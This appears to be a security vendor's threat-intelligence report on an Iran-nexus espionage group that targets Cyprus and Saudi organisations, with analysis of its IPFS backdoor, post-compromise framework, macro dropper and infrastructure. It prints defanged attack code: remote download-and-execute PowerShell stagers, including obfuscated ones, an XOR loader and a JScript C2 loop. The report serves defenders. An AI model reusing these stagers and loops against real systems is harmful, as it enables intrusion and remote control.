
Key PointsCheck Point Research identified Volant Manticore, a previously undocumented I 2026-11-24 14:13:57 Author: research.checkpoint.com(查看原文) 阅读量:5 收藏
Key Points
- Check Point Research identified Volant Manticore, a previously undocumented Iranian threat group linked to Iran’s Ministry of Intelligence and Security (MOIS). Based on our observations, we believe this is the first Iranian group to designate Cyprus as a primary espionage target, focusing on telecommunications companies, airlines, and critical infrastructure.
- The group uses KuboShell, a new backdoor that utilizes IPFS for command-and-control (C2) functions, to deploy the Homa Framework, a post-compromise framework built on a reimplementation of MuddyWater’s MuddyC2Go client. Alongside custom malware, Volant Manticore delivers RMM tools and runs credential-harvesting campaigns.
- Further analysis shed light on the operators’ internal setup, including development, testing, and operational environments, both on-premise and in the cloud. We observed the group testing their tooling against antivirus products before deployment, as well as using Fortinet SSL VPN clients which suggests access to the victims’ networks via VPN.
- While we identified multiple links to MuddyWater, we assess that Volant Manticore likely consists of former MuddyWater operators who branched off from the group and currently operate as a separate threat cluster.
- Volant Manticore’s targeting priorities appear responsive to regional geopolitical developments. A recent shift toward Saudi Arabian targets, including the healthcare sector, may reflect the escalating tensions between Saudi Arabia and the Iranian-backed Houthis.
Introduction
Check Point Research is tracking a previously undocumented Iran-nexus threat group who we named Volant Manticore. What started in July 2026 as a single backdoor delivered to a Cyprus-based airline through a fake CV has since expanded into a broader cluster of activity that we traced back to September 2025.
MuddyWater is an Iranian espionage group linked to the Ministry of Intelligence and Security (MOIS), focusing primarily on espionage and active since at least 2017. Volant Manticore shares tooling and tradecraft with MuddyWater, but their narrow regional focus, custom implants, and distinct TTPs (Tactics, Techniques, and Procedures) set it apart.
Cyprus is at the center of Volant Manticore’s operations. The island’s deepening defensive and energy ties with Israel and Greece, and its role as a hub for Western military operations in the region, make it a natural target for Iranian intelligence collection. Cyprus was among the countries where we observed a rise in Iran-nexus targeting of IP cameras starting February 28, 2026, activity that may precede military strikes as well as support post-battle damage assessment. The group’s focus on the island’s telecommunications companies and airlines is consistent with Iran’s history of operational activity against individuals in Cyprus.
In September 2026, coinciding with escalating hostilities between Saudi Arabia and the Iranian-backed Houthis, we observed Volant Manticore abruptly shifting their attention to Saudi Arabia and targeting healthcare organizations. This fits the MOIS’s track record of targeting hospitals and healthcare providers through cyber operations during military conflicts, in some cases attempting to disrupt their operations.
In this report, we analyze the KuboShell backdoor and the Homa Framework, map Volant Manticore’s wider infrastructure, and analyze an earlier campaign against a likely Cypriot government target. We also cover the group’s recent turn toward Saudi Arabia and present evidence for our attribution.

Delivery Method: Meet Athena Marinou
Our investigation started when we identified on Virus Total a fake CV belonging to “Athena Marinou”, an AI-generated travel and tourism professional based in Cyprus. The file invites the reader to download the full CV from a legitimate jobs and recruitment website, but the hyperlink behind that text actually points to an archive hosted at Catbox, which delivers the KuboShell Backdoor to the victim’s system. We assess this phishing attempt was aimed at a Cyprus-based airline whose business centers on flights between Cyprus and Israel.

In late September this year, Volant Manticore launched a phishing campaign against Saudi targets, delivering KuboShell through an archive named AI_Healthcare_Seminar.zip. Similar to the initial sample we identified, this variant also masqueraded as PDF-related software.
We also identified a related archive, Ai_Healthcare_Seminar_Online.zip, which we assess targeted the same organization. Instead of KuboShell, it contains an N-able RMM executable. The email account associated with the sample belongs to a private hospital in Saudi Arabia, and was likely compromised using leaked credentials. Together with the different healthcare-themed lure names we observed, this suggests Volant Manticore specifically targeted the Saudi healthcare sector.
KuboShell – IPFS as a Command-and-Control Channel
KuboShell is a 64-bit Windows backdoor that uses the InterPlanetary File System (IPFS) for command-and-control (C2) communication. IPFS is a peer-to-peer file-sharing network that identifies each file by its content hash instead of its location. Because files remain available only while some node stores(“pins”) them, KuboShell relies on Pinata, a commercial pinning service that provides an API for uploading and retrieving files on IPFS. Kubo, referenced in the backdoor’s PDB path, is the original implementation of IPFS.
On startup, KuboShell checks whether it has administrator privileges. If not, it tries to relaunch itself with higher privileges, which triggers a User Account Control (UAC) prompt.
KuboShell retrieves the MAC address of the machine’s first network adapter and uses it as a unique identifier for each victim. It then registers the host by uploading a file containing hi, saved to C:\Users\Public\<MAC>.log, using a hard-coded Pinata access token.
After it’s registered, KuboShell checks Pinata for a command file named <MAC>.txt. If this file exists, KuboShell looks up the file’s IPFS identifier and downloads its contents through Pinata’s public gateway.
The downloaded text is passed to PowerShell in a hidden window. After execution completes, KuboShell attempts to upload C:\Users\Public\<MAC>re.txt, where the command is expected to write its results. KuboShell does not capture the output itself, so results are returned only if the received command writes them to that file. KuboShell then checks for a new command every 60 seconds.
Whacking the Piñata
We analyzed the historical commands issued by the operator and the command output across a time period spanning from May to October 2026, including operator testing conducted during the two months before the first observed phishing attempt.
Based on the operator commands, KuboShell appears to serve as an initial foothold for executing basic reconnaissance commands, particularly quser, whoami, and ipconfig, before downloading and executing a more capable backdoor through a multi-stage PowerShell and JavaScript execution chain. KuboShell therefore appears to function as a “guardrail”, allowing the operators to assess the compromised environment before deploying the final payload, consistent with phishing-based initial access.
In addition to reconnaissance and commands used to retrieve the next stage, the command history includes:
list
payload
persist
Get-Variable
route print
net group "domain admins" /domain
nslookup -q=srv _kerberos._tcp
ping 10.40.0.174 -n 2 -a
netstat -nat
Invoke-WebRequest -Uri 'hxxps://remote.medochomie[.]com/api/ClientDownloads/WindowsInstaller/0f3db892-22d4-4479-a7ec-e54a375bd19c' -OutFile "${env:TEMP}\Install-Remotely.ps1" -UseBasicParsing; Start-Process -FilePath 'powershell.exe' -ArgumentList ("-executionpolicy", "bypass", "-f", "${env:TEMP}\Install-Remotely.ps1") -Verb RunAs;
Right Commands, Wrong Console
The operators sent list, persist, and payload commands to KuboShell, though none of them is a valid PowerShell command. These apparent “mistakes” suggest the operators entered built-in framework commands into the wrong console, which is consistent with the theory that the operators used a modular framework layered on top of the relatively simple JavaScript backdoor that acts as the final stage of this infection chain. As we discuss later in this section, the JavaScript backdoor exhibits links to MuddyWater tooling. Notably, all three commands sent by the operators are known commands in MuddyWater’s dedicated C2 frameworks, such as PhonyC2. This further supports the idea that the backdoor functions as the core module executor within a broader framework – which Check Point Research tracks as the Homa Framework.
Post-Compromise Payloads – The Homa Framework
From the operator commands, we were able to identify the next-stage payloads. We call this multi-stage post-compromise framework the Homa Framework.

Stage 1 – PowerShell Stager
The first stage is a simple PowerShell command that requests a payload from a hard-coded IP address, 185.205.187[.]109:8000, using a unique URI path assigned to each new client. It then reads the response and executes it in memory.
$uri ="http://185.205.187[.]109:8000/{UID}";$response = Invoke-WebRequest -Uri $uri -Method GET -ErrorAction Stop; Invoke-Expression $response.Content
To bypass static analysis and evade signature-based detection, the operators appear to have experimented with different techniques to hide command execution, such as extracting character slices from system paths or default PowerShell preference variables like SpecialFolders[‘AllUsersStartUp’]and $PSSessionConfigurationName, to dynamically build execution triggers such as iex.
$uri ="http://"+"185"+"."+"205"+"."+"187"+"."+"109"+":8000/{UID}";$req = [System.Net.WebRequest]::Create($uri);$rgr = '$re' + 'q.GetRe' + 'sponse()';$res = .($PSSessionConfigurationName[16] + $PSSessionConfigurationName[10] + 'x') $rgr;$rger = '$res.GetR' + 'espon' + 'seStream()'; $strm = .($PSSessionConfigurationName[16] + $PSSessionConfigurationName[10] + 'x') $rger ;$reader = New-Object System.IO.StreamReader($strm);$content = $reader.ReadToEnd(); .($PSSessionConfigurationName[16] + $PSSessionConfigurationName[10] + 'x') $content
Stage 2 – PowerShell Loader
The second stage PowerShell script decodes an encoded string using a defined Xor-Decode function. It removes newline characters and processes the input in three-character numeric chunks. The resulting value is passed to Add-Type with the JavaScript language option, after which the script attempts to invoke a static run() method. A while($true) loop repeatedly executes this logic, with exception handling that retries compilation under an alternative type name.
function Xor-Decode {
    param ([string]$EncodedText)

    $key = [int][char]'o'
    $result = ""

    $clean = ($EncodedText -replace "`r|`n", "")

    for ($i = 0; $i -lt $clean.Length; $i += 3) {
        $num = [int]$clean.Substring($i, 3)
        $result += [char]($num -bxor $key)
    }

    return $result
}

$src = "079079079079028027014027006012..."

$dec = Xor-Decode $src
while($true) {
    try {
        $jsc = (add-type -language JScript -MemberDefinition $dec -PassThru -Name 'jsc35')[1]
        $jsc::run()
    }
    catch {
        $jsc = (add-type -language JScript -MemberDefinition $dec -PassThru -Name 'jsc36')[1]
        $jsc::run()
    }
}
Stage 3 – JavaScript Backdoor
The backdoor implements a continuous C2 loop. It sends an initial hi message to hxxp://185.205.187[.]109:8000/X{key}, where key is a five-character alphanumeric hard-coded identifier populated per victim to act as a unique identifier. It communicates using the WinHttp.WinHttpRequest.5.1 COM object, which the server-side component checks for its default User-Agent string when handling incoming requests. The server’s response is interpreted as a command.
static function httppost(content, key) {
	   try
	   {
			var objHTTP = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
			var url = "http://185.205.187[.]109:8000/X" + key;
			var data = content + "()" + key;
			objHTTP.Open("POST", url, false);
			objHTTP.Send(data);
			var res = objHTTP.responseText;
			res = res.slice(1, -1);

			return res;
	   }
	   ...
}

static function run() {
		...
	  while(true)
	  {
			...
			  var cmd = httppost("hi", key);
			  if (cmd.length > 2) {
			      result = ex(cmd);
			  }
			...
				if(result.length > 2) {
			      result = httppost(result, key);
        }
        sleep();
		}
}
The backdoor executes received commands according to their prefix:
- PowerShell commands: Commands beginning with function are executed through hidden PowerShell with execution-policy bypass.
- SSH commands: Commands beginning with ssh are launched asynchronously through cmd.exe, likely so that long-running SSH sessions, such as tunnels, won’t block the polling loop.
- Other commands: Executed through cmd.exe /c, with standard output redirected to C:\Users\Public\outputt2.txt.
The backdoor reads the command output from the temporary file, strips non-printable characters and blank lines, and then deletes the file. Any output that’s produced is sent back to the C2 server using an HTTP POST request. The loop pauses for ten seconds between iterations.
We assess that the third-stage backdoor is designed, at least in part, to execute additional modules which we were unable to recover.
Code Similarities with MuddyWater
The Homa Framework’s third-stage payload closely resembles MuddyWater’s MuddyC2Go framework:
- The same payload-delivery URI pattern: H followed by a 32 alphanumeric characters identifier
- The same POST request format:
- URI: X followed by a 5-character alphanumeric key.
- Content is sent in the format ‘{content}(){key}’.
- hi as the initial request’s content
- Similar variable and function names as well as overall script structure
We assess that Homa’s client is a JavaScript reimplementation of the older MuddyC2Go client, potentially allowing Volant Manticore to retain the more complex server-side component with minimal modifications, thereby reducing development time and resources.


Operator Testing and Operational Environments
Volant Manticore operators tested KuboShell on their own machines, partially exposing their testing and development environments. MAC address prefixes and network adapter details indicate the use of both VirtualBox and VMware guests. Several VMware guests shared both a NAT subnet and a gateway. As VMware assigns this subnet per installation, these guests were likely running on the same host. Overall, we identified at least two distinct VMware environments in addition to the VirtualBox environment.
Taken together, the evidence suggests that at least two operators were engaging with the same Pinata account. One, whom we assess to be KuboShell’s developer, used a VirtualBox environment. The other operator primarily used VMware environments and appears to have been more directly involved in carrying out the campaign, including testing ahead of operational activity.
Some of these VMs also had VPN-related virtual adapters installed:
- Multiple VMs with Fortinet SSL VPN.
- An IVPN adapter on a VirtualBox guest that also had Fortinet adapters.
- A VPN adapter associated with Kaspersky on a VMware guest.
The use of the IVPN adapter, a commercial privacy VPN, alongside a Fortinet adapter suggests that the VM might also be used operationally in addition to testing. The Fortinet adapters could indicate that the operators use enterprise VPN connections to access victim environments.
Like IVPN, the Kaspersky antivirus adapter can also provide a privacy VPN. However, because this VPN component can be bundled with the antivirus software, we consider it more likely that it reflects an antivirus installation on a machine used to test tooling against that product.
In addition, we identified a separate cluster of VMs with Azure-associated configuration that may also represent actor-controlled testing infrastructure. Within the command history, explicit Active Directory discovery commands were limited to this cluster. We suspect Volant Manticore used these VMs to test AD-related functionality in a prepared environment.
Mapping Additional Infrastructure
Pivoting on KuboShell’s developer path led us to a NetLock RMM installer uploaded from Saudi Arabia in September 2026. It communicates with nl-backend[.]cnpcyprus[.]net.
C:\Users\code\source\repos\NetLock-RMM\NetLock RMM Agent Installer\bin\Release\net8.0\win-x64\native\NetLock_RMM_Agent_Installer.pdb
Passive DNS records and registration patterns revealed a broader cluster of Cyprus-themed domains:
| Domain | Registrar | Created |
|---|---|---|
| gatewaynet[.]site | HostZealot | November 10, 2026 |
| medochomie[.]com | UltaHost | August 11, 2026 |
| aegeneair[.]com | UltaHost | July 12, 2026 |
| cabelenet[.]com | UltaHost | July 8, 2026 |
| primtel-tel[.]com | UltaHost | July 7, 2026 |
| primetel-tel[.]com | UltaHost | June 28, 2026 |
| gapgroups[.]com | UltaHost | July 1, 2026 |
| cnpcyprus[.]net | UltaHost | June 29, 2026 |
| webmail-eac[.]com | UltaHost | June 29, 2026 |
| dpwords[.]com | Namecheap | June 9, 2026 |
| websitegate[.]net | Bacloud | August 31, 2025 |
| portal-gateway[.]net | Bacloud | August 31, 2025 |
The subdomains (shown below) suggest the infrastructure serves two purposes: The first is managing RMM tools, initially, MeshCentral and more recently, NetLock RMM. The second is credential harvesting: combined with a GoPhish service observed on one of the servers, the email-themed subdomains suggest phishing campaigns aimed at the email and corporate credentials of at least some of the impersonated organizations.
| RMM | |
| nl-backend.gatewaynet[.]site | NetLock RMM C2 Infrastructure |
| nl-backend.cabelenet[.]com | |
| nl-backend.cnpcyprus[.]net | |
| remote.medochomie[.]com | Delivering NetLock RMM Installer |
| mesh.websitegate[.]net | MeshCentral-associated subdomain |
| portal-gateway[.]net | MeshCentral C2 |
| Credential Harvesting | |
| owa.webmail-eac[.]com | Email Web Access |
| exchange.webmail-eac[.]com | |
| webmail.cabelenet[.]com | |
| federation.aegeneair[.]com | Mirrors the subdomain hosting Aegean Airlines’ ADFS sign-in page |
January 2026: Military-Themed Lure Likely Targeting a Cypriot Government Entity
The observed Homa Framework C2 was 185.205.187[.]109, but the operator commands revealed the actor also used 185.205.187[.]107 in August. This suggests several adjacent addresses were provisioned together. The “missing” address in the series, 185.205.187[.]108, led us to an earlier campaign.

In January 2026, a malicious Word document named MilitaryHeritageProposal.doc was uploaded to VirusTotal from Cyprus. It shows a blurred page and asks the reader to enable content to see it. We assess the phishing attempt was likely aimed at a Cypriot government entity. The military theme may indicate the target is related to the defense sector.

The document hides a VBA backdoor in its macros. Enabling the content triggers execution through one of two paths: one fires shortly after a fake “Microsoft Word is not responding” error message is shown, and the other one fires if the victim closes the document in response. Ahead of running the second stage, the macros set HKCU\SOFTWARE\Microsoft\Office\16.0\Word\Security\AccessVBOM to 1, granting programmatic access to the VBA project. It then opens a hidden Word instance, rebuilds the second-stage code from hundreds of encoded fragments, and injects it into that instance.
After the second stage runs, every other WINWORD.EXE process, including the one hosting the original document, is terminated. To the victim, Word simply appears to have crashed, and only the hidden instance survives. The backdoor then generates a random 10-character victim ID and registers with the C2 at 185.205.187[.]108:25498 over plain HTTP. From there it loops: check for a file to download, wait 20 seconds, poll for a command, wait another 20 seconds.
| Endpoint | Decoded | JSON Body | Purpose |
| /c2lnbnVw | signup | {“id”, “local_ip”, “public_ip”} | Victim registration |
| /dXBkYXRl | update | {“victim_id”} | Command retrieval |
| /cmVzdWx0 | result | {“id”, “result”} | Command result submission |
| /Claws?fragment=N | – | {“id”} | Fragmented file download to C:\Users\Public\ |
The backdoor handles each command by its prefix:
- Commands that start with $uri or $req run through hidden PowerShell. These same variables were present in the Homa Framework first-stagers we observed earlier. This branch therefore appears to exist specifically to deliver follow-up payloads, possibly related to Homa. Two more clues support this:
- Unlike the cmd.exe path, the PowerShell branch does not send its output back to the C2.
- The VBA backdoor has no persistence mechanism of its own.
- Other commands run through cmd /c, with output captured to C:\ProgramData\UiAutomation.txt, read back, deleted, and sent to the C2 as a JSON-formatted result.
Downloaded files arrive in sequential fragments, which the backdoor reassembles and saves to C:\Users\Public under a filename the C2 supplies in the X-Filename HTTP response header.
Related Infrastructure
185.205.187[.]108 hosted corenewsnetwork[.]com from November to December 2025, and also briefly hosted liveupdatenews[.]net. Both are generic news-themed domains and also resolved to 185.106.102[.]70 in November 2025. In January 2026, the following URL was scanned on VirusTotal:
hxxp://185.106.102[.]70:8080/HK5PpjU6I9ug0zmNZqAFdIPa9wayXl2RZ
This URL follows the same pattern as the Homa Framework’s first-stage URLs, which corroborates both the passive DNS pivots and our original pivot to 185.205.187[.]108. The timeline matches as well: the document’s metadata shows it was created on January 26 and last saved on January 27, 2026, the same day the URL was scanned.
| Domain | Registrar | Created |
| liveupdatenews[.]net | HostZealot | November 19, 2025 |
| corenewsnetwork[.]com | HostZealot | November 19, 2025 |
Eyes on the Kingdom: Shifting Focus Towards Saudi Arabia
Volant Manticore began targeting Saudi entities in September 2026. In contrast to their earlier, narrowly targeted campaigns in Cyprus, we observed a sudden spike in the group’s phishing activity against Saudi organizations, with a seeming focus on the healthcare sector. We assess that this shift may indicate that the operators were tasked, with short notice, to rapidly gain access to Saudi targets:
- Spray-and-pray – Phishing activity delivering NetLock RMM increased significantly, and its targeting appears to have broadened within Saudi Arabia. Several samples used generic lure names such as “WhatsApp Images” or “Excel Online”, suggesting a wider pool of recipients rather than specific organizations. Other samples retained Saudi-themed names, such as Madinati-Platform.exe and برنامج الاعتماد المشترك في السياحة العلاجية.exe (“Joint Accreditation Program in Medical Tourism”). As mentioned above, in one case Volant Manticore appears to have sent the same target two similar phishing lures in quick succession, one delivering KuboShell and the other N-able RMM, which may be an effort to gain a foothold by any means.
- Rushed development – The KuboShell sample targeting Saudi Arabia contained leftover debug strings absent from the previously observed sample, suggesting it was compiled and deployed in a hurry.
- Repurposed infrastructure – The group used the overtly Cyprus-themed domain cnpcyprus[.]net as C2 for NetLock RMM samples used against Saudi targets. This is consistent with a rapid shift in targeting before the dedicated infrastructure was in place.
- Geo-matched hosting – Even though they didn’t register a new domain, on October 11, Volant Manticore re-routed the existing domain to a newly provisioned Saudi-based HostZealot VPS at 185.253.118[.]221. This is consistent with the group’s observed pattern of using victim-facing C2 infrastructure within the targeted country, and further strengthens our hypothesis that, while Volant Manticore intended to rotate old infrastructure, they simply didn’t manage to do so in time. While configuring the new VPS, the operators also exposed an open directory at its root – an apparent operational security (OPSEC) slip that may reflect hurried deployment.

One possible explanation for this apparent shift in targeting priorities is the escalating conflict involving Saudi Arabia and the Iranian-backed Houthis. The departure from the group’s earlier tailored spear-phishing supports two possible explanations. Volant Manticore’s handlers may have prioritized gaining access to a broader set of Saudi organizations over selectively targeting specific entities, or the operators were pushing hard to compromise these targets and sent them multiple lures within a short period, or both. Based on the available evidence, we cannot determine which is the likelier explanation.
Attribution
We assess with high confidence that Volant Manticore is an Iran-nexus threat group, and with medium confidence that it is at least historically linked to Iran’s Ministry of Intelligence and Security (MOIS). However, Iran’s cyber ecosystem is fluid, and the boundaries between the organizations engaged in such activity are not always clear-cut. We therefore cannot rule out that Volant Manticore now operates under a different Iranian entity.
Our assessment is based on these findings:
- Working patterns – Timestamps of the operators’ activity align with working hours in Iran’s local time (UTC+3:30). The observed workweek also fits a Thursday–Friday weekend.


- PDB path – The PDB path of the KuboShell sample uploaded from Saudi Arabia includes the directory F:\homa\. In Persian mythology, Homa is a mythical bird associated with good fortune and freedom.
- Target scope – Saudi Arabia has long been a key target of Iranian cyber espionage operations. As we discussed in the Introduction section, Cyprus also fits within Iran’s regional targeting priorities.
Overlaps With MuddyWater
We identified several overlaps between Volant Manticore and MuddyWater, including:
- Code similarities – The Homa Framework’s third-stage payload closely resembles MuddyWater’s MuddyC2Go framework, as we mentioned above.
- TTPs – Both groups pair RMM tools with malicious documents in spear-phishing campaigns, and both have been tied to using compromised email accounts to register with RMM providers.
- Matching server setup – Volant Manticore’s server at 185.253.118[.]221 and MuddyWater’s server at 159.198.36[.]115 both hosted a Python SimpleHTTPServer open-directory on port 4444.
For a deeper discussion of the attribution, see Appendix 1.
Conclusion
Volant Manticore shows how Iran’s cyber ecosystem continues to reshape itself. What appears to be a group of former MuddyWater operators now operates independently, pairing legacy MuddyWater tooling with new implants of their own while pursuing a regional focus that has until now drawn little attention.
Distinguishing Volant Manticore from MuddyWater is crucial. While the two groups currently share part of their tradecraft, we expect Volant Manticore to keep developing its own tooling and TTPs, and the differences between the two groups will become more pronounced over time. Treating Volant Manticore as part of MuddyWater could therefore lead to blind spots, particularly for organizations in Saudi Arabia and Cyprus.
Cyprus appeared to be Volant Manticore’s primary focus, which makes sense considering the island’s increasing alignment with Iran’s adversaries. In September 2026, however, this pattern changed abruptly. As the conflict between Saudi Arabia and the Houthis escalated, Volant Manticore pivoted to an intensified campaign against Saudi organizations before its tooling and infrastructure were fully ready.
We believe Volant Manticore will continue operating against Saudi Arabia as long as the conflict with the Houthis keeps escalating. Meanwhile, Cyprus will likely still remain a consistent target. More broadly, we expect Volant Manticore to remain responsive to geopolitical developments, potentially shifting its targeting priorities in the event of major changes in the regional situation.
Appendix 1 – Distinct Actors, Shared Roots?
Given our assessment that Volant Manticore is composed of former MuddyWater operators, we want to be transparent about our reasoning that led us to this conclusion. Considering the observed overlaps and the fluid nature of Iran’s threat landscape, we weighed several competing hypotheses:
- Same actor – Volant Manticore and MuddyWater are the same group, or Volant Manticore is a subgroup operating within MuddyWater under specific tasking.
- Spin-off – Volant Manticore comprises former MuddyWater operators who left individually or branched off together as a subgroup.
- Professional ties – Operators of the two groups maintain formal or informal professional relationships.
- Shared training – Operators of both groups share a common training background.
- Shared developer – Both groups rely on a common developer, either an individual or a digital quartermaster.
